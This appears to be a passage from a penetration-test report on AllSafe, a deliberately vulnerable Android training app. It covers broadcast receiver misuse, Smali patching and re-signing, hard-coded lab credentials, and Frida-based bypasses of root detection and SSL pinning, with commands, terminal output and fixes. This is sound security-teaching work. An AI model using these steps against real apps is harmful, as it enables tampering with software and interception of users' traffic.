
Insecure broadcast receivers often register for implicit intents, meaning they can receive broadcasts from any sender. This lack of specificity can lead to unintended consequences if malicious actors broadcast messages that the receiver responds to.

Malicious apps can exploit insecure broadcast receivers to tamper with data or intercept legitimate broadcasts, leading to data corruption or unauthorized access.

Proof of Concept:

Receiver exported = true

Sending broadcast



Recommendations:

Implicit intents can be received by any app, leading to potential unauthorized access. Use explicit intents to ensure the broadcast is only received by the intended receiver.

Lack of permission checks can allow any app to send broadcasts to your receiver. Use permissions to restrict which apps can send broadcasts to your receiver. Define custom permissions if necessary.

3.3.3 Smali Patching

Severity: Informational

Location:

- infosecadventures.allsafe.challenges.SmaliPatch

Vulnerability detail:

AllSafe Android application allows an attacker to modify the Smali code to change the firewall setting from inactive to active, due to insufficient protection and lack of integrity checks, an attacker can decompile the APK, modify the Smali code, and recompile the application to change the firewall setting directly.

Analyzing the 'infosecadventures.allsafe.challenges.SmaliPatch' code reveals the onCreateView function where the firewall is being set as INACTIVE on line 20. To activate the firewall we need to set this to ACTIVE.

Steps to reproduce:


1. Decompile the apk using apktool d -r allsafe.apk
2. Find the smali code for the firewall feature. (/<path-to-allsafedecompiledfolder>/smali_classes2/infosecadventures/allsafe/challenges/SmaliPatch.smali)
3. Go to .line 20 where the firewall variable is being set to INACTIVE, change the value to ACTIVE.
4. Save the changes and recompile the apk using apktool b <decompiled-allsafeFolder> -o allsafe-firewallfix.apk
5. zipalign -p 4 allsafe-firewallfix.apk allsafe-fixAlligned.apk
6. Now for the signing part, if you don't already have a key generated, first generate it using the following command: keytool -genkey -v -keystore signkey.keystore -keyalg RSA -keysize 2048 -validity 10000 -alias signkey
7. Sign the alligned APK file using apksigner sign --ks-key-alias signkey --ks signkey.keystore allsafe-fixAlligned.apk
8. Verify the newly signed APK using apksigner verify –print-certs allsafe-fixAlligned.apk to check whether the signing was successful or not. (If any error received, make sure that you are using the correct key algorithm the original apk was using).
9. Install the newly signed apk using adb install or by drag and drop on your AVD.
10. Run the application and check firewall status, Its been successfully activated.

Impact:

An attacker to enable/disable the firewall without the user's consent, potentially impacting network connectivity and security configurations.

Also any other sensitive features can also be modified to change their intended behavior.


Proof of Concept:



Firewall settings set to INACTIVE:

```
import androidx.fragment.app.Fragment;
import infosecadventures.allsafe.R;
import infosecadventures.allsafe.utils.SnackUtil;

/* loaded from: classes2.dex */
public class SmaliPatch extends Fragment {

    /* loaded from: classes2.dex */
    public enum Firewall {
        ACTIVE,
        INACTIVE
    }

    @Override // androidx.fragment.app.Fragment
    public View onCreateView(LayoutInflater inflater, ViewGroup container, Bundle savedInstanceState) {
        View view = inflater.inflate(R.layout.fragment_smali_patch, container, false);
        final Firewall firewall = Firewall.INACTIVE;
        Button check = (Button) view.findViewById(R.id.check);
        check.setOnClickListener(new View.OnClickListener() { // from class: infosecadventures.allsafe.challenges.-$$Lambda$SmaliPatch$j9OKxHnrQTxs2rjDby2oMr2fUsc
            @Override // android.view.View.OnClickListener
            public final void onClick(View view2) {
                SmaliPatch.this.lambda$onCreateView$0$SmaliPatch(firewall, view2);
            }
        });
        return view;
    }

    public /* synthetic */ void lambda$onCreateView$0$SmaliPatch(Firewall firewall, View v) {
        if (firewall.equals(Firewall.ACTIVE)) {
            SnackUtil.INSTANCE.simpleMessage(requireActivity(), "Firewall is now activated, good job! ");
            Toast.makeText(requireContext(), "GOOD JOB!", 1).show();
        } else {
            SnackUtil.INSTANCE.simpleMessage(requireActivity(), "Firewall is down, try harder!");
        }
    }
}
```

Decompile the APK



```
┌──(kali㉿kali)-[~/allsafeAPK]
└─$ apktool d -r allsafe.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.9.3 on allsafe.apk
I: Copying raw resources...
I: Copying raw manifest...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Baksmaling classes3.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory

┌──(kali㉿kali)-[~/allsafeAPK]
└─$
```

Changing the settings from INACTIVE to ACTIVE

```
 GNU nano 8.0                                          SmaliPatch.smali *
    const-string v2, "Firewall is down, try harder!"

    invoke-virtual {v0, v1, v2}, Linfosecadventures/allsafe/utils/SnackUtil;->simpleMessage(Landroid/app/Activity;Ljava/lang/String;)V

    .line 29
    :goto_0
    return-void
.end method

.method public onCreateView(Landroid/view/LayoutInflater;Landroid/view/ViewGroup;Landroid/os/Bundle;)Landroid/view/View;
    .locals 4
    .param p1, "inflater"    # Landroid/view/LayoutInflater;
    .param p2, "container"    # Landroid/view/ViewGroup;
    .param p3, "savedInstanceState"    # Landroid/os/Bundle;

    .line 19
    const v0, 0x7f0c0043

    const/4 v1, 0x0

    invoke-virtual {p1, v0, p2, v1}, Landroid/view/LayoutInflater;->inflate(ILandroid/view/ViewGroup;Z)Landroid/view/View;

    move-result-object v0

    .line 20
    .local v0, "view":Landroid/view/View;
    sget-object v1, Linfosecadventures/allsafe/challenges/SmaliPatch$Firewall;->INACTIVE:Linfosecadventures/allsafe/challenges/SmaliPat>
```

```
 GNU nano 8.0                                          SmaliPatch.smali *
    const-string v2, "Firewall is down, try harder!"

    invoke-virtual {v0, v1, v2}, Linfosecadventures/allsafe/utils/SnackUtil;->simpleMessage(Landroid/app/Activity;Ljava/lang/String;)V

    .line 29
    :goto_0
    return-void
.end method

.method public onCreateView(Landroid/view/LayoutInflater;Landroid/view/ViewGroup;Landroid/os/Bundle;)Landroid/view/View;
    .locals 4
    .param p1, "inflater"    # Landroid/view/LayoutInflater;
    .param p2, "container"    # Landroid/view/ViewGroup;
    .param p3, "savedInstanceState"    # Landroid/os/Bundle;

    .line 19
    const v0, 0x7f0c0043

    const/4 v1, 0x0

    invoke-virtual {p1, v0, p2, v1}, Landroid/view/LayoutInflater;->inflate(ILandroid/view/ViewGroup;Z)Landroid/view/View;

    move-result-object v0

    .line 20
    .local v0, "view":Landroid/view/View;
    sget-object v1, Linfosecadventures/allsafe/challenges/SmaliPatch$Firewall;->ACTIVE:Linfosecadventures/allsafe/challenges/SmaliPatch>
```

Recompile the folder

```
┌──(kali㉿kali)-[~/allsafeAPK]
└─$ apktool b allsafe -o allsafe-firewallfix.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.9.3
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes3 folder into classes3.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes2 folder into classes2.dex...
I: Checking whether resources has changed...
I: Copying raw resources...
I: Copying libs... (/lib)
I: Copying libs... (/kotlin)
I: Copying libs... (/META-INF/services)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: allsafe-firewallfix.apk
```

Key generation

```
┌──(kali㉿kali)-[~/allsafeAPK]
└─$ keytool -genkey -v -keystore signkey.keystore -keyalg RSA -keysize 2048 -validity 10000 -alias signkey
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
Enter the distinguished name. Provide a single dot (.) to leave a sub-component empty or press ENTER to use the default value in braces.
What is your first and last name?
  [Unknown]:  temp
What is the name of your organizational unit?
  [Unknown]:  temp
What is the name of your organization?
  [Unknown]:  temp
What is the name of your City or Locality?
  [Unknown]:  temp
What is the name of your State or Province?
  [Unknown]:  temp
What is the two-letter country code for this unit?
  [Unknown]:  temp
Is CN=temp, OU=temp, O=temp, L=temp, ST=temp, C=temp correct?
  [no]:  Y

Generating 2,048 bit RSA key pair and self-signed certificate (SHA384withRSA) with a validity of 10,000 days
        for: CN=temp, OU=temp, O=temp, L=temp, ST=temp, C=temp
[Storing signkey.keystore]
```


Signing the alligned APK

```
┌──(kali㉿kali)-[~/allsafeAPK]
└─$ apksigner sign --ks-key-alias signkey --ks signkey.keystore allsafe-fixAlligned.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Keystore password for signer #1:
```

Verification

```
┌──(kali㉿kali)-[~/allsafeAPK]
└─$ apksigner verify --print-certs allsafe-fixAlligned.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Signer #1 certificate DN: CN=temp, OU=temp, O=temp, L=temp, ST=temp, C=temp
Signer #1 certificate SHA-256 digest: f8eedbefb004fb5a84ad703fea5efe9916821c053c125278b6cb537f4856ce20
Signer #1 certificate SHA-1 digest: 598513850ae80fc27339fa25a60686c76cf24349
Signer #1 certificate MD5 digest: c1009a0fa20b836a22448489db1ef495
WARNING: META-INF/services/kotlinx.coroutines.internal.MainDispatcherFactory not protected by signature. Unauthorized modifications to t
his JAR entry will not be detected. Delete or move the entry outside of META-INF/.
WARNING: META-INF/services/kotlinx.coroutines.CoroutineExceptionHandler not protected by signature. Unauthorized modifications to this J
AR entry will not be detected. Delete or move the entry outside of META-INF/.
```

Firewall Activated



Recommendations:

Use Code obfuscation to make the reverse engineering process more difficult by renaming classes, methods and fields to meaningless names. Some good obfuscation tools (Proguard, R8, DexGuard)

Implement integrity checks, verify integrity checks of your application's code on runtime by calculating checksum of critical classes/methods or the entire APK and compare them with known values.

3.4 High severity findings

3.4.1 Hard-coded credentials

Severity: High

Location:

- res/values/strings.xml file
- infosecadventures.allsafe.challenges.HardcodedCredentials class

Vulnerability detail:

The Android app contains hardcoded credentials within two files, labeled as **strings.xml in /res/values** which seems to be authentication credentials for a subdomain (dev.infosecadventures.com) and **HardcodedCredentials class in infosecadventures.allsafe.challenges package**. Hardcoded credentials are static authentication credentials (e.g., usernames, passwords, API keys) that are embedded directly into the source code or configuration files of an application. These credentials are often used for authenticating with external services or systems

Steps to reproduce:

1. First de-compile the apk using your favorite decompiler (jadx-gui in this case).
2. Traverse through the directory structure to the /res/values/strings.xml file and see the credentails **(admin:password123).**
3. Now find the HardcodedCredentails class in infosecadventures.allsafe.challenge package under line 14 we can find the credentials **(superadmin:supersecurepassword).**


Impact:

Hardcoded credentials pose a significant security risk as they can be easily discovered by attackers through reverse engineering or static code analysis. Once identified, attackers can abuse these credentials to gain unauthorized access to the associated services or systems (a dev.infosecadventures subdomain and a SOAP web service in our case). This can lead to various security breaches, including data theft, unauthorized transactions, or compromise of sensitive information.

Proof of Concept:

res/values/strings.xml

infosecadventures.allsafe.challenges.HardcodedCredentials



Recommendations:

- Developers should avoid hardcoding credentials directly into the source code or configuration files. Instead, utilize secure credential management practices such as storing credentials in secure storage solutions (e.g., Android Keystore, Keychain), environment variables, or secure configuration files.
- Use secure authentication mechanisms such as OAuth, token-based authentication, or certificate-based authentication to authenticate with external services or systems. Avoid using static credentials whenever possible.
- Periodically rotate and update credentials, especially if they are hardcoded. This reduces the window of opportunity for attackers to abuse compromised credentials.
- Perform regular static code analysis and security audits to identify and remediate hardcoded credentials present in the application's source code.

3.4.2 Bypassing Root Detection

Severity: High

Location:

- com.scottyab.rootbeer.RootBeer

Vulnerability detail:

The identified vulnerability allows an attacker to bypass root detection mechanisms implemented within an Android application, thereby circumventing security measures intended to prevent execution on rooted devices.

Application logs shows **RootBeer: checkForBinary() - /system/xbin/su** binary detected. Which indicates that RootBeer is in use for root detection and checkForBinary function is used.

Upon reverse analysis of the source code using jadx-gui, we were able to pin point the **isRooted**() function, which is the cause for root detection, if we are somehow able to force this to false, We can successful trick the application that the device is not rooted.

Frida script for root detection bypass was used to successfully exploit this root check.

Steps to reproduce: (using android studio)

1. Download frida-tools and frida-server (having the correct architecture as your AVD).
2. Unzip and push the frida-server to your AVD, using ‘adb push /path/to/frida-server /data/local/tmp/’ in android studio’s terminal.
3. Start an adb shell in android studio and run the frida-server on your AVD, using ‘/data/local/tmp/frida-server &’
4. Copy and save the frida root bypass script from (https://codeshare[.]frida[.]re/@ub3rsick/rootbeer-root-detection-bypass/) to your local system and name it antiroot.js
5. Now run the following command in your system terminal **frida -U -f infosecadventures.allsafe -l antiroot.js**
6. If you don’t know the exact package-name to use, you can find it using ‘pm list packages| grep allsafe’ through adb shell in android studio’s terminal.
7. Root check successfully bypassed.


Impact:

Successful exploitation of the vulnerability grants attackers elevated privileges on rooted devices, enabling them to execute malicious actions with unrestricted access to system resources and sensitive data.

Attackers can tamper with the application's runtime behavior, bypassing security controls and executing unauthorized operations that compromise the integrity and confidentiality of the application's functionality.

Proof of Concept:

Application logs reveals RootBeer



Reverse analysis

Checking package-name


```
┌──(root㉿kali)-[~/AndroidStudioProjects/MyApplication]
└─# adb shell
root@generic_x86:/ # pm list packages | grep allsafe
package:infosecadventures.allsafe
root@generic_x86:/ #
```

Starting frida-server on AVD

```
root@generic_x86:/ # /data/local/tmp/frida-server-16.3.3-android-x86
```

Bypassing root check

```
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: su'} data: None
message: {'type': 'send', 'payload': 'Bypass getprop command'} data: None
message: {'type': 'send', 'payload': 'Bypass mount command'} data: None
message: {'type': 'send', 'payload': 'Bypass test-keys check'} data: None
message: {'type': 'send', 'payload': 'Bypass which,su command'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass native fopen'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
message: {'type': 'send', 'payload': 'Bypass return value for binary: magisk'} data: None
```



Recommendations:

- Implement runtime integrity checks to detect and prevent unauthorized modifications to the application's runtime environment. Monitor system logs and behavior for anomalies indicative of root detection evasion or malicious activity.
- Adhere to secure coding practices and guidelines to minimize the risk of exploitation. Incorporate server-side validation for critical operations to augment client-side root detection mechanisms.
- Implement robust root detection mechanisms that employ multiple layers of detection and obfuscation to thwart evasion attempts by attackers. Continuously update and refine detection techniques to adapt to emerging threats.

3.4.3 SSL Pinning Bypass

Severity: High

Location:

- infosecadventures.allsafe.challenges.CertificatePinning

Vulnerability detail:

A security vulnerability has been identified in the AllSafe Android application, where the implementation of SSL pinning can be bypassed. SSL pinning is a technique used to ensure that an application only communicates with a server using a specific SSL certificate, adding an extra layer of security against Man-in-the-Middle (MitM) attacks. However, the current implementation can be circumvented, allowing an attacker to intercept and potentially manipulate the encrypted communication between the application and its server.

Frida’s Universal Android SSL Pinning Bypass script was used to exploit this vulnerability.

Steps to reproduce:

1. Configure the burpsuite proxy on your AVD proxy settings.
2. Export burpsuite's CA certificate in DER format and rename to <name>.CRT.
3. Then run adb push <yourexportedCAcert>.crt /data/local/tmp/cert-der.crt on your studio's terminal, to push the certificate in the tmp directory under the cert-der.crt name.
4. Start frida-server on your AVD.
5. On your system terminal, run frida -U -f infosecadventures.allsafe -l sslpinningbypass.js
6. Start the burp intercept and send the request from the AllSafe application.
7. Request intercepted.

